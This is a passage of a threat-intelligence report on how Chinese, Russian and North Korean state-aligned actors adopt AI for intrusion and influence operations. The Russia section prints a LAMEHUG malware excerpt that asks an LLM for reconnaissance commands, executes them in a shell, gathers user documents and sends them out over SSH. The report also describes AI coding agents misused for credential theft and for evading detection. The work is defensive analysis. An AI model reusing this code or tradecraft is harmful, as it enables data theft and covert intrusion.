

TrendAI™ Research

AI Statecraft and Cyberthreats in 2026

How National AI Ecosystems Shape APT AI Adoption

Asako Koizumi and Feike Hacquebord

TrendAI™ Research

With additional insights by: **Joseph C Chen**

Introduction

Artificial intelligence (AI) is becoming part of national security planning around the world. Governments increasingly view AI as a strategic capability tied not only to economic competitiveness, but also to national security, technological sovereignty, and military and intelligence capabilities. As of 2026, the global AI landscape remains highly concentrated. The U.S. and China continue to dominate many key indicators, while other countries compete through national strategies and domestic model development.

For cyber defenders, the key issue is not simply whether threat actors will use AI. Many already do. State-aligned actors may also benefit from capabilities beyond publicly available AI, including domestic models, research communities, and other resources within their national AI ecosystems. At the same time, resource constraints, strategic priorities, and access pathways can shape the way AI is used in advanced persistent threat (APT) operations. This report examines these dynamics through four case studies: China, Russia, North Korea, and Iran. The goal is to understand why state-aligned actors adopt AI in the ways they do.

While this report centers on APT, each country section also examines AI-enabled influence operations. Cyber intrusion and information operations are often seen as complementary instruments of a single state strategy. These campaigns are usually run by state media, contractors, or hacktivist fronts rather than the intrusion sets themselves. We treat them as part of the same ecosystem but not as APT activity itself.

Some of the findings discussed in this report were first published exclusively to TrendAI Vision One™ Threat Intelligence Hub subscribers, with those cases indicated accordingly:

- China-aligned APT (reported April 2026): Dissecting China-Aligned Threat Campaigns' Use of Generative AI
- North Korea-aligned APT (reported April 2025): Void Dokkaebi's Footprint: Leveraging Russian Infra & Exploring AI/Deepfakes
- Russia-aligned influence operation (reported April 2025): Russia-Related Influence Operations Update: Doppelgänger on Bluesky and Activities around the 2025 German Federal Election

Some of this research is also included in our previously published "2026 H1 APT Report: How APTs Are Weaponizing Trust in the Age of AI."[1] For additional context, see "An Update on the State of Criminal AI: Crime as a Service, AI as the Multiplier," which provides an examination of how AI is used in cybercrime.[2]




Table of Contents

4
China

9
Russia

14
North Korea

18
Iran

22
Key insights for defenders

24
Conclusion

By

Asako Koizumi
Threat Researcher,

Feike Hacquebord
Principal Threat Researcher,

TrendAI™ Research

China

China has the strongest structural foundation for AI-enabled cyber operations. Its research base, domestic model ecosystem, military-civil fusion framework, and infrastructure investment provide both advanced capabilities and domestic fallback options. China-aligned actors, meanwhile, have used AI for vulnerability research, exploit adaptation, malware development, and post-compromise activity. One suspected case even had the operator switching from a Western model to a domestic Chinese model during an intrusion.

National strategy and AI ecosystem

China has one of the most developed AI ecosystems among the four countries examined. The State Council's 2017 New Generation Artificial Intelligence Development Plan set the goal of making China a world leader in AI by 2030.[3] This direction has been reinforced by subsequent industrial policy, among them is the AI+ agenda. The AI+ agenda emphasizes the integration of AI across industry, public services, governance, data resources, computing infrastructure, and open-source ecosystems.[4]

China's AI strategy is also closely connected to military-civil fusion. The 2017 plan explicitly calls for strengthening military-civil fusion in AI, including two-way technology transfer and shared innovation resources between civilian and military sectors. Public analysis of People's Liberation Army (PLA) procurement suggests that the PLA seeks AI-enabled capabilities from a broad supplier ecosystem. This includes nontraditional and commercial vendors, extending beyond China's traditional defense industrial base.[5] China's overall strategy suggests that its AI capabilities should be assessed at the ecosystem level, rather than solely through formal military or intelligence organizations.

More broadly, China's cryptocurrency-mining sector provides an example of how capabilities developed in commercial industries can spill over into the wider AI ecosystem. During China's large-scale cryptocurrency-mining expansion in the late 2010s and early 2020s, some domestic hardware firms accumulated expertise in application-specific integrated circuit (ASIC) design and semiconductor supply chains. These firms later expanded into AI-chip development and government-backed smart-city projects.[6] Such transitions illustrate how AI-relevant capabilities can emerge outside traditional defense or intelligence organizations and later become part of a wider technology ecosystem.

China has one of the world's largest AI research bases. According to the 2026 Artificial Intelligence Index Report by Stanford Institute for Human-Centered Artificial Intelligence

(HAI), China leads in AI publication volume, citations, and patent output.[7] The U.S., meanwhile, continues to lead in top-tier model production and some high-impact innovation indicators. A reported increase in Chinese-origin scientists returning from the U.S. may further strengthen this research base, alongside broader efforts by China to attract overseas scientific talent.[8]

China is also investing heavily in the infrastructure needed for AI.[9] This includes data centers, grid coordination, renewable energy, and regional compute distribution. One example is the "Eastern Data, Western Compute" initiative, which shifts some workloads from coastal demand centers to western regions with greater energy resources and available computing capacity.[10] These efforts matter because large-scale AI requires not only models and data, but also stable electricity and compute capacity.

At the same time, China's AI development faces important resource constraints. U.S. export controls have restricted China's access to advanced AI chips, high-bandwidth memory, semiconductor manufacturing equipment, and related design and production tools.[11] China has responded by investing in domestic alternatives.[12] These efforts reduce some dependence on Western suppliers, but they do not fully remove China's constraints in frontier AI training, high-end chip manufacturing, advanced packaging, memory, and large-scale compute infrastructure.

Beyond hardware, China's AI ecosystem may also be narrowing capability gaps by drawing on capabilities from leading foreign models through illicit distillation. In February 2026, Anthropic reported detecting large-scale illicit distillation campaigns linked to Chinese AI laboratories, which targeted capabilities such as agentic reasoning, tool use, and coding.[13] Such activity could allow domestic models to acquire advanced capabilities at lower cost than developing them independently.

Chinese developers are also increasingly producing capable open-weight models that can be deployed and controlled locally, reducing reliance on foreign AI services and their associated usage restrictions. For example, a National Institute of Standards and Technology (NIST) / Center for AI Standards and Innovation (CAISI) assessment found that a leading Chinese open-weight model had cyber capabilities comparable to a recent U.S. frontier model. In addition, while refusing most explicitly malicious cyber requests, the Chinese model did not refuse agentic exploit-development tasks.[14] All in all, these developments could reduce both the capability gap with Western frontier models and some of the practical barriers to using advanced AI capabilities in offensive cyber operations.

APT cases

China-aligned threat actors are mirroring this overall AI trajectory in how they move beyond abstract experimentation with AI. TrendAI™ Research observations indicate that threat actors are using generative AI and agentic tools across multiple parts of the attack lifecycle.[15] This section follows the different campaigns TrendAI™ Research has tracked, each case highlighting a specific way AI has been used to enhance operations.

AI-assisted exploit development

In April 2026, Earth Krahang used generative AI to adapt a public proof-of-concept exploit into a scalable tool for scanning internet-facing systems. The tool targeted CVE-2026-0740,[16] a vulnerability in the Ninja Forms File Uploads plugin for WordPress, to identify vulnerable servers and prioritize them for web shell deployment. On the group's command-and-control (C&C) server, TrendAI™ also found Trae IDE, an AI coding tool developed by Chinese technology company ByteDance. Beyond scaling reconnaissance, the case is an early sign that China-aligned actors are drawing on domestic AI tools, consistent with the depth of the country's AI ecosystem.

AI-assisted malware and tool development

The intrusion set tracked as Earth Naga (associated with Flax Typhoon) used an iterative AI prompting workflow known as "vibe coding." The script compiles and runs C# code at runtime, then uses process hollowing and reflective loading to inject a backdoor payload. TrendAI™ Research found multiple evolving versions of the script on the group's hosting server, and the code comments in these versions still contained snippets of the operator's prompts and the AI's responses, confirming that the script had indeed been built through AI-assisted coding.

Agentic post-compromise execution

An unknown actor that we assess with low confidence to be Earth Lamia used the Claude Code command line interface (CLI) as an agent during live post-compromise activity, with model access routed through third-party API relay services. The actor used the agent for internal reconnaissance, credential theft, password spraying, lateral movement, and decoy file generation. The agent initially ran on Claude Opus 4.6 through the third-party relay service. When the relay began returning account availability errors, the actor switched the underlying model to Xiaomi's MiMo-V2.5-Pro. This case illustrates how access to a mature domestic model ecosystem can provide fallback options when Western model access becomes unreliable.

Influence operations

China-aligned influence operators have incorporated generative AI into existing content-production and amplification workflows.

In June 2026, OpenAI reported banning two China-aligned clusters that used ChatGPT to shape U.S. debates over AI and technology policy in China's favor.[17] The model mass-produced English-language comments, images, and political cartoons. Rather than inventing grievances, the operators seized on a locally felt concern, namely claims that AI data-center expansion was raising electricity prices for ordinary Americans. They then used ChatGPT to build content around it. The aim was to amplify public distrust of infrastructure underpinning U.S. technological leadership.

An earlier operation shows a similar playbook achieving real reach abroad. In February 2025, OpenAI disrupted a China-aligned effort it named “Sponsored Discontent,” which used ChatGPT to translate and expand Chinese-language material into long-form, anti-U.S. news articles in Spanish.[18] Several were picked up by mainstream news outlets in Latin America, in some cases as sponsored content. The same actor also used the model to mass-produce social media comments attacking a Chinese dissident, posted by accounts posing as ordinary users abroad.

Assessment

China is the best positioned of the four countries to integrate AI into cyber operations, supported by its mature domestic AI ecosystem. Although hardware constraints remain important, China-aligned actors can draw on both domestic models and publicly accessible foreign services, giving them multiple pathways to adopt AI in cyber operations.

Even where capability gaps remain between Chinese and leading U.S. models, they do not necessarily translate into equivalent operational disadvantages for China-aligned actors. China-aligned actors are not limited to domestic models and can use publicly accessible foreign models and services. Leading open-weight models, including Chinese-developed models, have already demonstrated capabilities in offensive cyber tasks.

More recent activity illustrates this broader resilience within the Chinese-speaking threat ecosystem, as reported by Unit 42.[19] An opportunistic Chinese-speaking exploit operator, rather than an APT group, used DeepSeek as the primary engine for autonomous target enumeration and exploitation attempts. Qwen, GLM, Kimi, and MiniMax were also configured in the actor’s environment, while Western tools saw only limited use and testing. We therefore assess that capable domestic models are increasingly viable substitutes for Western models in some cyber tasks, giving China-aligned actors greater resilience when access to foreign frontier services is disrupted.

China

National ecosystem

- **2017 plan & "AI+" agenda**

  Seeks global AI leadership by 2030 and broad AI integration across industry, government, and strategic sectors

- **Compute & infrastructure**

  Large-scale investment in data centers, computing capacity, energy infrastructure, and initiatives such as Eastern Data, Western Compute

- **Capability workarounds**

  Domestic chip development and model distillation help mitigate constraints on access to advanced foreign hardware

- **Domestic model ecosystem**

  Capable models from Qwen, DeepSeek, GLM, MiniMax, and others provide a growing range of domestic alternatives

Observed cyber tradecraft

- **Earth Krahang | CVE-2026-0740**

  Adapted public PoC into a scalable scanning tool targeting WordPress Ninja Forms; operated ByteDance's Trae IDE directly on C&C infrastructure.

- **Earth Naga | "Vibe Coding"**

  Iterative LLM prompt workflows compiling C# scripts at runtime; utilized process hollowing and reflective loading for stealth backdoor injection.

- **Earth Lamia (low confidence) | Claude Code agent**

  Executed Claude Code CLI agent for live post-compromise recon, credential spraying & decoy creation; switched to MiMo-V2.5-Pro during relay outages

Influence operations

- **US AI/Data center debate:** Generated content on electricity costs and AI infrastructure
- **Sponsored Discontent:** AI-generated Spanish-language anti-US articles

Assessment

Strongest domestic AI foundation among the four. A mature model ecosystem provides strong fallback options when foreign access is disrupted.

Figure 1. China's full-stack national strategy and domestic fallback resilience

Russia

Russia uses AI selectively as a force multiplier under resource constraints. Russia-aligned actors have applied LLMs to reconnaissance, scripting, malware development, obfuscation, and runtime command generation. In at least one espionage campaign, AI was applied across the full intrusion lifecycle. Operational gains do not require leadership in frontier-model development.

National strategy and AI ecosystem

Russia introduced its national AI strategy by presidential decree in 2019. This decree set a policy framework through 2030 that aimed to strengthen AI development, national security, and adoption across government and industry.[20] Following Russia's full-scale invasion of Ukraine in 2022 and the subsequent expansion of Western sanctions and export controls, technological sovereignty became an increasingly prominent policy priority. President Vladimir Putin has repeatedly warned against dependence on foreign AI systems and emphasized the need to develop domestic alternatives.[21] In 2024, Russia updated its national AI strategy to place greater emphasis on technological independence and domestic AI capabilities while maintaining its goal of securing a leading global position in AI.[22]

In 2026, Russia further centralized AI governance through the establishment of a Presidential Commission on the Development of Artificial Intelligence Technologies.[23] The commission includes senior officials responsible for defense, security, economic and digital policy, alongside regional authorities and major state-aligned companies. Its composition indicates that Russia views AI as a cross-sector strategic capability rather than solely as a civilian technology issue.

Russia retains a domestic AI research and development base, with major technology companies such as Sberbank and Yandex developing general-purpose generative AI systems including GigaChat and YandexGPT. These platforms are part of Russia's broader push for a sovereign AI ecosystem and reduced dependence on foreign technologies. However, Russia remains well behind the U.S. and China in frontier AI development and the resources needed to support it.

Perceived limitations of domestic models are also visible within parts of Russia's information ecosystem. A study of pro-Russian online channels found frustration among users of GigaChat and YandexGPT.[24] Beyond ideological complaints about political bias and evasiveness, users described Russian services as less responsive and less capable than Western alternatives. This study also found that this dissatisfaction contributed to a continued preference for Western AI tools among the communities it monitored.

Russia's AI ecosystem is further constrained by Western sanctions and imposed export controls following Russia's 2022 full-scale invasion of Ukraine, limiting access to advanced processors and other high-end technology. These restrictions have not completely cut Russia off from foreign hardware. Western-origin components continue to reach the country through third-country supply chains, while China has become a major source and transit channel for semiconductors and other dual-use electronics.[25] However, these channels do not fully offset Russia's constraints in securing advanced AI accelerators needed for frontier-model development, particularly because China itself remains constrained in access to leading-edge AI hardware. The post-2022 outflow of skilled technology workers has added another limitation to the domestic technology base.[26]

Given these factors, Russia is likely to place greater emphasis on applications that can deliver operational benefits without requiring leadership in frontier-model development. Rather than competing with China or the U.S. across the full AI stack, Russia is likely to prioritize practical applications that support state security, military adaptation, and hybrid operations.

This emphasis on practical deployment is already visible in surveillance. Russia has expanded AI-enabled video analytics and facial recognition infrastructure, officially framed around public safety. In practice, Russia has used AI-enabled surveillance for internal security, including facial recognition systems in Moscow to identify protest participants, as well as AI-based video surveillance deployed in occupied Crimea.[27]

Such capabilities could also have relevance beyond Russia's borders. In July 2026, Dutch intelligence services reported that Russia-aligned actors were systematically compromising IP cameras in Ukraine and other EU and NATO countries to collect military intelligence.[28] Together, Russia's demonstrated AI-enabled video analytics capabilities and its proven access to compromised foreign camera feeds create a credible basis for scalable remote surveillance and intelligence collection. Public reporting has not yet confirmed that these capabilities are operationally integrated, but both components are already in active use.

This practical orientation is also likely to shape Russia's military, intelligence, and cyber use of AI. AI is relevant to a range of Russian military and security functions, including battlefield support, drone operations, targeting, surveillance, intelligence processing, and cyber operations.

For cyber operators, Russia does not need domestic frontier models to benefit from AI. State-aligned actors can draw on domestic systems, foreign commercial services where accessible, and open-weight models to support reconnaissance, coding, social engineering, malware development, and information operations. For defenders, the key issue is therefore less whether Russia can compete at the frontier of AI development than how readily available models can accelerate and scale established Russian cyber and information-operation tradecraft.

APT cases

Russia-aligned APT actors appear to have moved from early-stage AI use for research and scripting support toward more operational use cases. Actors now conduct AI-assisted reconnaissance, phishing support, malware command generation, and LLM-generated decoy code. More recent reporting shows AI extending beyond these discrete tasks to the orchestration of an entire campaign.

LLM-integrated malware execution

CERT-UA reported LAMEHUG in July 2025 and linked it with moderate confidence to Pawn Storm.[29] The malware used the Hugging Face API to call Qwen2.5-Coder-32B-Instruct and generate Windows OS commands during execution on compromised hosts. While a decoy file was shown to the user, a background thread queried the external LLM, executed the generated commands locally, and sent the results to a C&C server. This is best described as an early operational example of LLM integration into malware.

The case is notable because the commands were generated dynamically instead of being fully hardcoded into the malware. The use of a Chinese-developed model through a public API also illustrates that Russian operators do not necessarily need domestic frontier models to integrate capable AI into operational tooling.

```
def LLM_QUERY_EX():
    prompt = {'messages': [{'role': 'Windows systems administrator', 'content': 'Make a list of commands to
    create folder C:\\Programdata\\info and to gather computer information, hardware information, process and
    services information, networks information, AD domain information, to execute in one line and add each result
    to text file c:\\Programdata\\info\\info.txt. Return only commands, without markdown'}], 'temperature': 0.1,
    'top_p': 0.1, 'model': 'Qwen/Qwen2.5-Coder-32B-Instruct'}
    llm_query = query_text(prompt)
    theproc = subprocess.run(llm_query, shell=True, stdout=subprocess.PIPE, stderr=subprocess.STDOUT)
    prompt = {'messages': [{'role': 'Windows systems administrator', 'content': 'Make a list of commands to copy
    recursively different office and pdf/txt documents in user Documents,Downloads and Desktop folders to a
    folder c:\\Programdata\\info\\ to execute in one line. Return only command, without markdown.'}],
    'temperature': 0.1, 'top_p': 0.1, 'model': 'Qwen/Qwen2.5-Coder-32B-Instruct'}
    llm_query = query_text(prompt)
    theproc = subprocess.run(llm_query, shell=True, stdout=subprocess.PIPE, stderr=subprocess.STDOUT)
    ssh_send('c:\\Programdata\\info\\')
    return 0
```

Figure 2. Hardcoded LLM prompts

AI-generated decoy code for malware obfuscation

In May 2026, Russia-aligned intrusion activity targeted Ukrainian organizations with AI-enabled malware, which included CANFAIL and LONGSTREAM, according to a report from Google.[30] These families used LLM-generated decoy logic to disguise malicious functionality. CANFAIL contained developer-style comments that appeared to describe unused filler code, while LONGSTREAM

included coherent but inactive administrative-task code unrelated to the downloader's actual purpose. Google framed such activity as part of a broader transition from nascent AI-enabled operations toward more industrialized use of generative models in adversarial workflows.

Agentic execution across the intrusion lifecycle

A report from Anthropic in September 2026 described a campaign it tracks as GTG-20006, assessed as consistent with Earth Koshchei. In this case, AI was applied across the intrusion lifecycle including reconnaissance, device code phishing, malware development with iterative modification to evade detection, C&C automation, credential extraction, and lateral movement.[31] The reported scope covered more than 20 organizations, concentrated on Ukrainian and European government, diplomatic, and defense targets and on drone manufacturers and their supply chains. The case is notable because it shows how AI can reduce the time advantage defenders normally gain from deploying a new detection. When the actor's malware was detected, AI agents were used to autonomously modify and rebuild it, iterating until the tooling was no longer detected.

Influence operations

Russia-aligned influence operations have been active adopters of AI-enabled automation. A July 2024 U.S.-led joint advisory reported that affiliates of RT, a Russian state-sponsored media organization, used Meliorator, an AI-enhanced bot-farm generation and management platform.[32] Meliorator was used to create fictitious personas representing multiple nationalities and disseminate disinformation on X.

In a separate case, TrendAI™ Research[33] analyzed a Doppelgänger campaign on Bluesky in January 2025. Analysis identified linguistic and formatting patterns consistent with AI-assisted text generation across Ukrainian, Turkish, Polish, and English posts. Groups of posts repeatedly expressed the same narratives using systematic paraphrasing and similar structures, suggesting that automated language generation may have been used to produce multilingual variations at scale. These patterns are consistent with AI-assisted translation or text generation, which could allow operators to reproduce narratives across languages with less manual effort.

A newer concern is what the American Sunlight Project calls "LLM grooming," which is the large-scale placement of propaganda and disinformation online to influence AI retrieval or training.[34] A frequently cited example is the Pravda network, whose false claims were reported in March 2025 to appear in leading chatbot responses.[35] However, this interpretation is contested with subsequent research attributing such references to information gaps ("data voids") rather than deliberate manipulation.[36] If effective, LLM grooming could create an additional influence pathway in which operators target not only human audiences directly, but also AI systems through which users increasingly access information.

Assessment

Russia treats AI as a strategic capability and increasingly emphasizes technological sovereignty, but Russia remains constrained by gaps in frontier-model capabilities and access to advanced compute. Under these constraints, Russia appears to prioritize practical applications that can strengthen existing military, security, and cyber capabilities without requiring leadership in frontier AI development.

In cyber operations, observed use has progressed from research and scripting support toward more direct integration into malware development and runtime execution. Public evidence does not show fully unsupervised Russian intrusion campaigns. However, the observed AI use is no longer confined to isolated tasks. Earth Koshchei applied AI at every stage of a single campaign, from reconnaissance to post-compromise movement.

AI is also being incorporated into Russia-aligned influence operations, where it can support persona generation, multilingual content production, and amplification at scale. These cases suggest that AI is primarily accelerating and scaling established Russian cyber and influence tradecraft rather than replacing the human operators who set objectives and direct operations.

Russia

National ecosystem

- **Strategic focus**
  Centralized AI Commission; sovereign technology priorities
- **Domestic models**
  GigaChat & YandexGPT; limitations remain
- **Sanctions offset**
  Third-country procurement channels for dual-use hardware

Observed cyber tradecraft

- **Pawn Storm (LAMEHUG) | LLM malware runtime**
  Embedded API calls to Qwen2.5-Coder to dynamically generate OS execution commands on infected victim hosts
- **CANFAIL / LONGSTREAM | AI decoy obsfuscation**
  LLM-generated filler code, inactive admin tasks, and fake comments embedded in malware to bypass analysis
- **Pre-operation research | Target reconnaissance**
  Leveraged commercial LLMs for technical research into satellite communication protocols and radar technologies

Influence operations

- **Meliorator bot farm:** AI-enhanced platform managing fake X personas
- **Doppelgänger:** AI-assisted multilingual content generation and paraphrasing

Assessment
Pragmatic force multiplier. Prioritizes malware, cyber, and influence workflows over frontier-model development.

Figure 3. Russia's pragmatic force multiplication and LLM malware integration

North Korea

North Korea substitutes access for infrastructure. Despite limited domestic compute, North Korea-aligned actors can combine foreign AI services, overseas personnel, and locally hosted models to support employment fraud, social engineering, malware-related activity, and intelligence collection.

National strategy and AI ecosystem

North Korea has long used cyber operations to offset economic isolation and sanctions. Its cyber activity supports regime priorities, including revenue generation, sanctions evasion, intelligence collection, and military modernization.

The proceeds from cryptocurrency theft and other illicit cyber activity have been repeatedly linked to the funding of North Korea's weapons programs. In this context, AI can help North Korean operators scale activities that are already central to the regime's cyber strategy.[37] Among these activities are social engineering, identity fabrication, malware development, reconnaissance, and others that support financially motivated cyber operations.

Public reporting also suggests growing institutional interest in AI-enabled cyber capabilities. In 2025, it was reported that North Korea was establishing "Research Center 227" under the Reconnaissance General Bureau.[38] The center was reportedly intended to develop advanced hacking technologies and AI-enabled cyber tools.

In achieving its goals, North Korea faces severe infrastructure constraints. Its electricity supply is unstable, its public internet footprint is highly restricted, and its access to advanced semiconductors and large-scale cloud infrastructure is also limited. These constraints make it difficult for North Korea to build and operate a large domestic AI computing cluster.

However, North Korea does not need frontier-scale AI systems to benefit from AI in cyber operations. Many cyber-relevant tasks can be supported by older models, lightweight open-source tools, small and medium-sized models, foreign commercial AI services, or access obtained through covert means. U.S. law enforcement has reported that U.S.-based facilitators helped North Korean IT workers obtain access to AI platforms.[39] Public analysis suggests North Korean researchers have used older-generation GPUs for AI research and small- to medium-sized model training.[40] These observations suggest that North Korea's AI adoption is increasingly access-based. Rather than relying on frontier-scale domestic infrastructure, operators can combine available hardware with foreign services, facilitators, and lightweight models.

North Korea's overseas IT worker scheme is especially relevant to this access-based model. Workers seek remote employment with foreign companies, often using false identities. Although the scheme is primarily intended to generate revenue for the regime, successful placements can also give these workers access to source code, internal systems, development pipelines, proprietary data, and other sensitive corporate assets. This risk extends to the AI sector. A recent report shows that North Korean IT workers have increasingly targeted AI-focused organizations during the job application phase.[41] This may partly reflect the broader growth of AI-sector hiring. However, access to proprietary algorithms, model-training data, development infrastructure, and AI systems could provide North Korea with technical knowledge and assets relevant to its future cyber operations.

The underlying access risk has already materialized. In mid-2025, the U.S. Department of Justice disclosed an alleged scheme in which IT workers used fraudulent identities to obtain remote employment at more than 100 U.S. companies.[42] In at least one case, they gained unauthorized access to source code and export-controlled technical data from a defense contractor company that develops AI-powered equipment. They also gained access to data marked as controlled under the International Traffic in Arms Regulations. The case demonstrates that the IT worker scheme can extend beyond revenue generation to provide access to sensitive intellectual property and export-controlled technology.

APT cases

Available observations and recent reporting suggest that North Korea-aligned actors are using AI primarily as an operational accelerator rather than as a fully autonomous intrusion platform.

AI-assisted candidate impersonation in IT worker operations

TrendAI™ Research has monitored IT worker-related activity and observed evidence that AI is used to assist the hiring process.[43] Operatives have used face-swap techniques, AI-generated resumes, and LLM-assisted interview preparation. During live technical video interviews, workers used LLMs to generate accurate and contextually relevant responses, helping them appear fluent and technically credible.

AI-assisted recruiter impersonation and social engineering

North Korea-aligned actors have used AI to make recruiter-themed social engineering more credible. They set up fake companies to approach developers through job platforms and direct them to coding tasks that delivered BeaverTail and InvisibleFerret malware to steal credentials, cryptocurrency-related data, and other sensitive information. In a report we published in April

2025, we found that AI was used to support the interview process, helping the fake recruitment workflow appear more legitimate.




Figure 4. Fictitious company's website used to lure victims into fraudulent interviews

AI-generated decoys and local LLM adoption

Genians reported that Kimsuky, in a campaign tracked as Operation GitPower, used generative AI to produce decoy PDFs on financial and virtual asset themes, replacing the stolen documents it had previously repurposed.[44] Consistent formatting, similar metadata artifacts, and closely clustered creation times across multiple files supported the assessment that the documents were generated through an automated process.

The same investigation also found that the actor had built local LLM environments using open-source tools such as Ollama and GPT4All. The actor built a retrieval-augmented generation setup over collected documents and gathered AI development libraries. These observations suggest research has been put into integrating LLM capabilities with its own tools. Genians assessed this as systematic capability building that remains at the research and knowledge acquisition stage, with no evidence of independent model training.

Assessment

North Korea's AI use is likely to remain pragmatic, resource-conscious, and operationally focused. Deepfakes and synthetic identity techniques stand out as particularly prominent in employment-related operations. The regime is unlikely to compete in frontier AI development because it lacks reliable electricity, advanced chips, and large-scale domestic compute infrastructure. However, AI can still provide meaningful advantages when accessed through foreign services, overseas IT workers, or lightweight open-source tools.

Kimsuky's experimentation with locally hosted models also suggests that parts of North Korea's AI use may increasingly move beyond the visibility of commercial AI providers. In addition, North Korea is not known to have emerged as a significant actor in AI-enabled influence operations. Observed AI use has instead been concentrated more heavily on cyber operations, employment fraud, identity deception, intelligence collection, and revenue-generating activity.

